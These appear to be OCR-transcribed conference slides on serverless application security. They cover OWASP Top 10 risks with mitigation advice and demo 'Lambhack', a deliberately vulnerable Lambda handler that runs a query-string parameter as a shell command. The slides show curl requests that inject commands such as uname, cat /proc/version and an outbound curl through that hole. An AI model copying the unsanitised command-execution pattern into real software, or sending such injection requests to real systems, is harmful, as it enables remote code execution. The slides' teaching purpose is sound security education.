
- → The code that you actually **write**
- → The code you **inherited**
- → The container you were **provided**

Secure WIP means collaboration DevSecOps


WIP



How to WIP?


You
Responsible for security of your app running in the cloud
App Data
Authentication
Application code
App Dependencies
Provider
Responsible for security of the cloud infra
Scaling
High Availability
Backup & Recovery
Upgrades & Patching
Software Installation
Servers
Rack and Stack
Power, HVAC

OWASP Top 10 (2017)



A1:2017 - Injection ……………………………………

A2:2017 - Broken Authentication ………………………

A3:2017 - Sensitive Data Exposure ……………………

A4:2017 - XML External Entities (XXE) ………………

A5:2017 - Broken Access Control ………………………

A6:2017 - Security Misconfiguration ……………………

A7:2017 - Cross-Site Scripting (XSS) …………………

A8:2017 - Insecure Deserialization ……………………

A9:2017 - Using Components with Known Vulnerabilities ……………………………

A10:2017 - Insufficient Logging & Monitoring…………

VERY relevant in serverless

```
* A1 Injection
* A5 Broken Access Control
* A6 Security Misconfiguration
* A9 Components with known vulnerabilities
* A10 Insufficient Logging & Monitoring
```

..talk about these as we go along..

Secure WIP

@wickett - SnowFROC 2019

Secure WIP Write

@wickett - SnowFROC 2019

OWASP A1-Injection

Issue: Data coming is hostile

```
* Same issues as in traditional apps, but more prevalent.
* Frontend frameworks made this transparent before.
```

OWASP A1-Injection

What should I do?

```
* Keep your data seperate from commands/queries.
* Verify you are sanitizing any data being stored.
* Pay attention to input validation.
* Use whitelist validation wherever possible.
```

OWASP A5-Broken Access Control

Issue: Users cannot act outside their intended permissions.

```
* URL Modificiations
Example: lambhack demo with uname
* Metadata, Header manipulation
* Token Expiration (or lack thereof)
```

OWASP A5-Broken Access Control

What do I do?

```
* Deny by default strategy
* Have an access control mechanism in place
* Rate limit against automated tooling
* Log the failures (but not the sensitive data)
```

Serverless Myth

You can't do command execution through the API gateway

— Anonymous Developer

Vulnerable Lambda + API Gateway stack

- → Wanted to see make the point that appsec is relevant in serverless
- → Born from the heritage of WebGoat, Rails Goat …

YOU HAVE GOAT
TO BE KIDDING ME
quickmeme.com

Lambhack

→ A Vulnerable Lambda + API Gateway stack

→ Open Source, MIT licensed

→ Includes arbitrary code execution in a query string

Basically a reverse shell in http query string for lambda

```go
func lambhackEvent(event *json.RawMessage,
     context *sparta.LambdaContext,
     w http.ResponseWriter,
     logger *logrus.Logger) {

     var lambdaEvent sparta.APIGatewayLambdaJSONEvent
     _ = json.Unmarshal([]byte(*event), &lambdaEvent)

     command := lambdaEvent.QueryParams["args"]
     output := runner.Run(command)
     logger.WithFields(logrus.Fields{
         "Event":   string(*event),
         "Command": string(command),
         "Output":  string(output),
     }).Info("Request received")

     fmt.Fprintf(w, output)
     time.Sleep(time.Second)
 }
```

```go
func lambhackEvent(event *json.RawMessage,
    context *sparta.LambdaContext,
    w http.ResponseWriter,
    logger *logrus.Logger) {

    var lambdaEvent sparta.APIGatewayLambdaJSONEvent
    _ = json.Unmarshal([]byte(*event), &lambdaEvent)

    command := lambdaEvent.QueryParams["args"]
    output := runner.Run(command)
    logger.WithFields(logrus.Fields{
        "Event":   string(*event),
        "Command": string(command),
        "Output":  string(output),
    }).Info("Request received")

    fmt.Fprintf(w, output)
    time.Sleep(time.Second)
}
```

```go
func lambhackEvent(event *json.RawMessage,
     context *sparta.LambdaContext,
     w http.ResponseWriter,
     logger *logrus.Logger) {

     var lambdaEvent sparta.APIGatewayLambdaJSONEvent
     _ = json.Unmarshal([]byte(*event), &lambdaEvent)

     command := lambdaEvent.QueryParams["args"]
     output := runner.Run(command)
     logger.WithFields(logrus.Fields{
         "Event":   string(*event),
         "Command": string(command),
         "Output":  string(output),
     }).Info("Request received")

     fmt.Fprintf(w, output)
     time.Sleep(time.Second)
}
```

$ make provision

```
go run main.go provision -s lambhack
INFO[0000] ========================================
INFO[0000] Welcome to LambhackApplication                GoVersion=go1.10 LinkFlags= Option=provision SpartaSHA=740028b SpartaVersion=0.20.1 UTC="2019-02-21T21:09:50Z"
INFO[0000] ========================================
INFO[0000] Provisioning service                          BuildID=8ffac7d463903457c5dc3221d5bf2b5fa0ee589c CodePipelineTrigger= InPlaceUpdates=false NOOP=false Tags=
INFO[0000] Verifying IAM Lambda execution roles
INFO[0000] IAM roles verified                            Count=1
INFO[0000] Checking S3 versioning                        Bucket=lambhack VersioningEnabled=false
INFO[0000] Running `go generate`
INFO[0000] Compiling binary                              Name=Sparta.lambda.amd64
INFO[0011] Executable binary size                        KB=22560 MB=22
INFO[0011] Creating code ZIP archive for upload          TempName=./.sparta/LambhackApplication-code.zip
INFO[0011] Registering Sparta JS function                FunctionName=main_lambhackEvent ScriptName=main_lambhackEvent
INFO[0011] Lambda function deployment package size       KB=22659 MB=22
```

```
Description="API Gateway URL"
Key=APIGatewayURL
Value="https://XXXX.execute-api.us-east-1.amazonaws.com/prod"
```

```
Description="API Gateway URL"
Key=APIGatewayURL
Value="https://XXXX.execute-api.us-east-1.amazonaws.com/prod"
```

uname -a

```
curl “<URL>/lambhack/c?args=uname+-a;+sleep+1"
```

returns

```
"Linux ip-10-131-13-166 4.14.94-73.73.amzn1.x86_64 \
#1 SMP Tue Jan 22 20:25:24 UTC 2019 x86_64 x86_64 \
x86_64 GNU/Linux\n"
```

/proc/version

```
curl “<URL>/lambhack/c?args=cat+/proc/version;+sleep+1"
```

returns

```
"Linux version 4.14.94-73.73.amzn1.x86_64 \
(mockbuild@gobi-build-64001) \
(gcc version 7.2.1 20170915 \
(Red Hat 7.2.1-2) (GCC)) \
#1 SMP Tue Jan 22 20:25:24 UTC 2019\n"
```

Look in /tmp

```
curl “<URL>/lambhack/c?args=ls+-la+/tmp;+sleep+1"
```

returns

```
total 8
drwx------  2 sbx_user1064  482 4096 Feb 21 22:35 .
drwxr-xr-x 21 root         root 4096 Feb 21 17:51 ..
```

I can haz web proxy

```
curl “<URL>/lambhack/c?args=curl+https://www.example.com;+sleep+1"
```

returns

```
<!doctype html>
<html>
<head>
<title>Example Domain</title>
<meta charset=\"utf-8\" />
...
```

github.com/wickett/lambhack

AppSec Thoughts from Lambhack

- → Lambda has limited Blast Radius, but not zero
  - → Monitoring/Logging plays a key role here
    - → Detect longer run times
    - → Higher error rate occurrences
    - → Log actions of lambdas

Secure WIP
Inherit

@wickett - SnowFROC 2019

It all seems so simple...

222 Lines of Code

5 direct dependencies

54 total deps (incl. indirect)

(example thanks to snyk.io)


460,046 Lines of Code

Most defect density studies range from .5 to 10 defects per KLOC

More importantly, defect density is not zero

Vulnerabilities are just exploitable defects

“What did I do to deserve this?”



Resolving Broken Dependencies

This is Your Life Now

O RLY?

@ThePracticalDev

OWASP-A9 Components with known vulnerabilities

What should I do?

```
* Monitor dependencies continuously.
* If you use a Docker based system, use the registry scanning tools.
* Watch for CVE's (they will happen).
```

OWASP-A6 Security Misconfiguration

Issue: Configuration or misconfiguration

```
* Function permissiveness and roles (too much privilege)
* Configuration for services (supporting cloud based services)
* Security configuration left in logging
```

OWASP-A6 Security Misconfiguration

What should I do?

```
* Consider limiting your blast radius
* Harden security provider config (IAM/storage)
* Scan for global bucket read/write access
* Use a principle of least privilege
* Enterprise setting: MFA to access cloud console
```

Most common attacks

→ Crypto Mining (via remote code execution)

→ Business logic attacks

→ Misconfiguration (permissions, data)

→ Maxing out provider spending

Secure WIP Provided

@wickett - SnowFROC 2019

Platform Help

Vendor Best Practices

→ AWS

→ Google Cloud

→ Azure

→ Oracle Cloud Infrastructure

AWS

Gone in 60 Milliseconds

Intrusion and Exfiltration in Server-less Architecture

